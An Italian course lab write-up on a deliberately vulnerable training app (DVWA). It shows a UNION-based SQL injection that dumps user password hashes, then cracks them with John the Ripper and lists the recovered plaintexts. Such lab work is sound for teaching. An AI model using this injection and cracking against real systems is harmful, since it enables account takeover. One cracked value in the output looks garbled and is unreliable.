

# Password cracking

## Obiettivo dell'Esercizio:

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

### 1. Recupero delle password hashate tramite SQL injection

Input usato:

```
1' UNION SELECT user,password FROM users#
```

Output ricevuto:

```
ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Controllando la lunghezza della stringa possiamo dire che si tratta di hash di tipo MD5.

## 2. Cracking delle password

Comando usato:

```
john --show --format=raw-md5 hashed_passwords.txt >  
cracked_passwords.txt && cat cracked_passwords.txt
```

Output ricevuto:



```
(kali@kali)-[~/Desktop/MODULE_2/M2S2L4]  
$ john --show --format=raw-md5 hashed_passwords.txt > cracked_passwords.txt && cat cracked_passwords.txt  
?:password  
?:abc123  
?:charley  
?:letmein and let rock you  
?:password
```

Come possiamo notare il risultato del cracking della prima e ultima password sono uguali tra loro, analogamente a come sono uguali la prima e ultima hash string.